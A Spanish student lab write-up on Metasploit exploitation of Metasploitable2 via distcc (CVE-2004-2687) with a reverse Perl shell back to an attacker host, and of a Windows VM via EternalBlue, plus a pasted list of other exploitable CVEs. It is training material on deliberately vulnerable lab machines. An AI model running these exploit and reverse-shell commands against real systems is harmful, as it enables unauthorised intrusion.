**EJERCICIOS - ELEVACIÓN DE PRIVILEGIOS Y TRANSFERENCIA DE FICHEROS**

**Prerrequisitos**

**Kali Linux**

**Metasploitable2:**

**Explotación de vulnerabilidad CVE-2004-2687 (distcc) para acceso con usuario limitado**

**Windowsploitable LPE**

**1. Sistema Linux**

**Enumeración básica y recopilación de información de la máquina utilizando modulos de metasploit y comandos.**

**Transferencia de fichero a la máquina vulnerable utilizando netcat.**

**Ejecución de cualquiera de los scripts vistos en clase para comprobar vulnerabilidades locales.**


**Indicar algún exploit disponible que explote alguna de las vulnerabilidades locales encontradas.**

## **1. Sistema Linux (Metasploitable2)**

### Iniciamos msfconsole



search CVE-2004-2687



**Carga el exploit distcc\_exec:**  
use exploit/unix/misc/distcc\_exec

**Configura las opciones del exploit:**  
set RHOST 192.168.1.72


set RPORT 3632

set LHOST 192.168.1.69


set LPORT 4444

**Selecciona un payload válido, como cmd/unix/reverse\_perl:**  
set PAYLOAD cmd/unix/reverse\_perl

**Ejecuta el exploit:**  
exploit




me he descargado una foto de un gato en kali y la he llamado gato.jpeg. Guardada en la carpeta Downloads





Ahora en consola metaexploit:



****

Es demasiado largo lo que me sale así que no voy a ponerlo todo aquí. Lo he copiado y se lo he puesto a chatgpt para que me resuma de manera más visual las vulnerabilidades disponibles.

Basado en los servicios y vulnerabilidades encontradas en el escaneo de Nmap, aquí tienes algunos exploits específicos que podrías considerar para explotar algunas de esas vulnerabilidades locales:

1. **vsFTPd 2.3.4 Backdoor (CVE-2011-2523)**:
   * **Exploit**: vsFTPd 2.3.4 Backdoor - Metasploit Module
   * **Descripción**: Este exploit aprovecha una puerta trasera específica en la versión 2.3.4 del servidor FTP vsFTPd. Permite ejecutar comandos arbitrarios con privilegios de root en el sistema objetivo.
   * **Referencia**: [Exploit en Metasploit](https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb)
2. **SSLv3 POODLE (CVE-2014-3566)**:
   * **Exploit**: SSL POODLE - CVE-2014-3566 SSL/TLS MITM Vulnerability
   * **Descripción**: Este exploit permite a un atacante obtener datos en claro mediante un ataque de oracle de relleno contra conexiones SSL/TLS que utilizan el protocolo SSLv3.
   * **Referencia**: [Información sobre POODLE](https://www.openssl.org/~bodo/ssl-poodle.pdf)
3. **CCS Injection (CVE-2014-0224)**:
   * **Exploit**: CCS Injection - OpenSSL CVE-2014-0224
   * **Descripción**: Este exploit explota una vulnerabilidad en versiones específicas de OpenSSL antes de 0.9.8za, 1.0.0 antes de 1.0.0m y 1.0.1 antes de 1.0.1h. Permite a un atacante realizar un ataque de intermediario en comunicaciones SSL/TLS.
   * **Referencia**: [CVE-2014-0224 en Mitre](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224)

**2. Sistema Windows**


**Enumeración básica y recopilación de información de la máquina utilizando modulos de metasploit y comandos.**

**Transferencia de fichero a la máquina vulnerable utilizando netcat.**

**Ejecución de cualquiera de los scripts vistos en clase para comprobar vulnerabilidades locales.**


**Indicar algún exploit disponible que explote alguna de las vulnerabilidades locales encontradas.**

abrimos msfconsole y ponemos search eternalblue




msf6 > use exploit/windows/smb/ms17\_010\_eternalblue

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > show options



msf6 exploit(windows/smb/ms17\_010\_eternalblue) > set RHOSTS 192.168.1.80

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > exploit



Shell y Systeminfo

